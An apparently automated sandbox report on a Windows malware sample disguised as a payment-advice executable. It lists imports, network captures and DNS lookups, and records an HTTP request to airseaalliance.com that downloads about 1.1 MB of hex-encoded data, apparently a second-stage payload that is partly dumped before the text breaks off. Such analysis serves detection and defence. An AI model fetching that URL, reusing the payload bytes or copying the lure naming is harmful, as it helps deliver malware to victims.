
DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetTickCount, QueryPerformanceCounter, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, SetCurrentDirectoryA, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLastError, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, SetFilePointer, SetEndOfFile, RtlUnwind, ReadFile, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
kernel32.dll	lstrcpyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCPInfo, GetACP, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FindResourceA, FindFirstFileA, FindClose, FileTimeToLocalFileTime, FileTimeToDosDateTime, EnumCalendarInfoA, EnterCriticalSection, DeleteFileA, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CreateDirectoryA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SelectClipRgn, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, Polygon, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPointA, GetTextExtentPoint32A, GetTextAlign, GetSystemPaletteEntries, GetStockObject, GetROP2, GetPolyFillMode, GetPixelFormat, GetPixel, GetPaletteEntries, GetObjectA, GetMapMode, GetGraphicsMode, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetDCPenColor, GetDCBrushColor, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBkMode, GetBkColor, GetBitmapBits, GdiFlush, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, ShowCaret, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OpenClipboard, OffsetRect, OemToCharA, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, HideCaret, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawStateA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopy, VariantClear, VariantInit
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Replace, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_SetImageCount, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create, InitCommonControls
wininet.dll	InternetReadFile, InternetOpenUrlA, InternetOpenA, InternetCloseHandle
winmm.dll	sndPlaySoundA

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



Total Packets: 77

- 53 (DNS)
- 80 (HTTP)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 21:00:57.865257025 CET	49707	443	192.168.2.3	162.159.136.232
Nov 21, 2020 21:00:57.882230997 CET	443	49707	162.159.136.232	192.168.2.3
Nov 21, 2020 21:00:57.882400990 CET	49707	443	192.168.2.3	162.159.136.232
Nov 21, 2020 21:00:57.883415937 CET	49707	443	192.168.2.3	162.159.136.232
Nov 21, 2020 21:00:57.900219917 CET	443	49707	162.159.136.232	192.168.2.3
Nov 21, 2020 21:00:57.900384903 CET	49707	443	192.168.2.3	162.159.136.232
Nov 21, 2020 21:00:58.107439995 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.232023954 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.232170105 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.233391047 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.358604908 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.360580921 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.360635042 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.360675097 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.360675097 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.360706091 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.360712051 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.360726118 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.360750914 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.360774040 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.360788107 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.360805988 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.360836029 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.360841990 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.360877991 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.360894918 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.360914946 CET	80	49708	198.136.51.123	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 21:00:58.360932112 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.360954046 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.360969067 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.361007929 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.485824108 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.485892057 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.486099005 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.486788034 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.486826897 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.486881971 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.486921072 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.487808943 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.487850904 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.487886906 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.487907887 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.488884926 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.488924026 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.488969088 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.488990068 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.490993023 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.491034985 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.491086960 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.491106987 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.492034912 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.492073059 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.492113113 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.492119074 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.492145061 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.492157936 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.492188931 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.492247105 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.494168997 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.494206905 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.494236946 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.494257927 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.495248079 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.495296001 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.495337009 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.495361090 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.610560894 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.610625029 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.610898972 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.611438990 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.611478090 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.611557007 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.611632109 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.612483025 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.612530947 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.612622023 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.612694979 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.613364935 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.613445997 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.613486052 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.613502026 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.613522053 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.613570929 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.613687992 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.615385056 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.615434885 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.615511894 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.615571976 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.616334915 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.616413116 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.616457939 CET	49708	80	192.168.2.3	198.136.51.123

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 21:00:58.616525888 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.617328882 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.617369890 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.617432117 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.617512941 CET	49708	80	192.168.2.3	198.136.51.123
Nov 21, 2020 21:00:58.633702040 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.633744001 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.633783102 CET	80	49708	198.136.51.123	192.168.2.3
Nov 21, 2020 21:00:58.633821011 CET	80	49708	198.136.51.123	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 21:00:57.806708097 CET	55984	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:00:57.842557907 CET	53	55984	8.8.8.8	192.168.2.3
Nov 21, 2020 21:00:57.945060015 CET	64185	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:00:58.102300882 CET	53	64185	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:17.813679934 CET	65110	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:17.840747118 CET	53	65110	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:18.258506060 CET	58361	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:18.285604954 CET	53	58361	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:18.618001938 CET	63492	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:18.645210028 CET	53	63492	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:19.719357967 CET	60831	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:19.754842997 CET	53	60831	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:20.850640059 CET	60100	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:20.877729893 CET	53	60100	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:21.957295895 CET	53195	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:21.984338999 CET	53	53195	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:22.735436916 CET	50141	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:22.762587070 CET	53	50141	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:23.520838976 CET	53023	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:23.548002958 CET	53	53023	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:24.314101934 CET	49563	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:24.341200113 CET	53	49563	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:25.116338015 CET	51352	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:25.143321991 CET	53	51352	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:25.937685966 CET	59349	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:25.964956045 CET	53	59349	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:26.729284048 CET	57084	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:26.756469011 CET	53	57084	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:27.597418070 CET	58823	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:27.624511957 CET	53	58823	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:28.386131048 CET	57568	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:28.421765089 CET	53	57568	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:28.684792995 CET	50540	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:28.723356009 CET	53	50540	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:29.306592941 CET	54366	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:29.342573881 CET	53	54366	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:30.267249107 CET	53034	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:30.302912951 CET	53	53034	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:31.473155022 CET	57762	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:31.511127949 CET	53	57762	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:32.508817911 CET	55435	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:32.535972118 CET	53	55435	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:35.003534079 CET	50713	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:35.053800106 CET	53	50713	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:50.008140087 CET	56132	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:50.035235882 CET	53	56132	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:50.220679045 CET	58987	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:50.247831106 CET	53	58987	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:53.696738958 CET	56579	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:53.723889112 CET	53	56579	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:58.361183882 CET	60633	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 21:01:58.388417006 CET	53	60633	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:58.530245066 CET	61292	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:58.686759949 CET	53	61292	8.8.8.8	192.168.2.3
Nov 21, 2020 21:01:58.846334934 CET	63619	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:01:58.883179903 CET	53	63619	8.8.8.8	192.168.2.3
Nov 21, 2020 21:02:28.622030973 CET	64938	53	192.168.2.3	8.8.8.8
Nov 21, 2020 21:02:28.649229050 CET	53	64938	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 21, 2020 21:00:57.806708097 CET	192.168.2.3	8.8.8.8	0x7ec7	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 21, 2020 21:00:57.945060015 CET	192.168.2.3	8.8.8.8	0x99e1	Standard query (0)	airseaalliance.com	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:50.008140087 CET	192.168.2.3	8.8.8.8	0x500f	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:50.220679045 CET	192.168.2.3	8.8.8.8	0xb898	Standard query (0)	airseaalliance.com	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:58.361183882 CET	192.168.2.3	8.8.8.8	0xab39	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:58.530245066 CET	192.168.2.3	8.8.8.8	0x854c	Standard query (0)	airseaalliance.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 21, 2020 21:00:57.842557907 CET	8.8.8.8	192.168.2.3	0x7ec7	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 21, 2020 21:00:57.842557907 CET	8.8.8.8	192.168.2.3	0x7ec7	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 21, 2020 21:00:57.842557907 CET	8.8.8.8	192.168.2.3	0x7ec7	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 21, 2020 21:00:57.842557907 CET	8.8.8.8	192.168.2.3	0x7ec7	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 21, 2020 21:00:57.842557907 CET	8.8.8.8	192.168.2.3	0x7ec7	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 21, 2020 21:00:58.102300882 CET	8.8.8.8	192.168.2.3	0x99e1	No error (0)	airseaalliance.com		198.136.51.123	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:50.035235882 CET	8.8.8.8	192.168.2.3	0x500f	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:50.035235882 CET	8.8.8.8	192.168.2.3	0x500f	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:50.035235882 CET	8.8.8.8	192.168.2.3	0x500f	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:50.035235882 CET	8.8.8.8	192.168.2.3	0x500f	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:50.035235882 CET	8.8.8.8	192.168.2.3	0x500f	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:50.247831106 CET	8.8.8.8	192.168.2.3	0xb898	No error (0)	airseaalliance.com		198.136.51.123	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:58.388417006 CET	8.8.8.8	192.168.2.3	0xab39	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:58.388417006 CET	8.8.8.8	192.168.2.3	0xab39	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:58.388417006 CET	8.8.8.8	192.168.2.3	0xab39	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:58.388417006 CET	8.8.8.8	192.168.2.3	0xab39	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 21, 2020 21:01:58.388417006 CET	8.8.8.8	192.168.2.3	0xab39	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 21, 2020 21:01:58.686759949 CET	8.8.8.8	192.168.2.3	0x854c	No error (0)	airseaalli ance.com		198.136.51.123	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- airseaalliance.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49708	198.136.51.123	80	C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 21:00:58.233391047 CET	1	OUT	GET /wp-admin/twenty-seventeen/70099875453/css/Ucll08488374ODU8 HTTP/1.1 Host: airseaalliance.com Cache-Control: no-cache
Nov 21, 2020 21:00:58.360580921 CET	2	IN	HTTP/1.1 200 OK Date: Sat, 21 Nov 2020 20:00:58 GMT Server: Apache Last-Modified: Sat, 21 Nov 2020 16:31:03 GMT ETag: "4eb261-110000-5b4a07cb11235" Accept-Ranges: bytes Content-Length: 1114112 Data Raw: 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 64 37 39 33 31 30 35 33 37 33 30 32 63 37 66 31 64 35 63 31 39 33 39 31 62 36 66 32 63 35 39 35 63 37 64 35 32 33 34 33 66 33 30 33 66 34 64 34 30 37 39 35 37 32 63 33 31 32 36 33 30 35 37 37 63 37 65 35 34 37 62 37 39 37 37 37 35 31 65 31 38 37 39 35 36 30 66 30 33 36 35 36 30 31 33 31 30 36 62 35 64 37 39 37 63 30 36 31 63 36 65 36 63 37 33 35 36 31 66 37 37 31 37 31 39 30 37 37 61 31 39 35 34 37 32 37 63 30 36 36 62 31 36 31 36 30 61 34 62 37 33 37 30 30 62 36 31 36 39 36 38 31 64 35 34 37 65 37 37 31 39 36 66 31 62 31 65 37 35 32 65 30 62 30 31 30 39 36 66 37 39 31 30 36 65 32 62 36 64 31 37 36 36 36 39 31 64 31 30 37 39 35 31 37 36 37 33 37 65 37 32 31 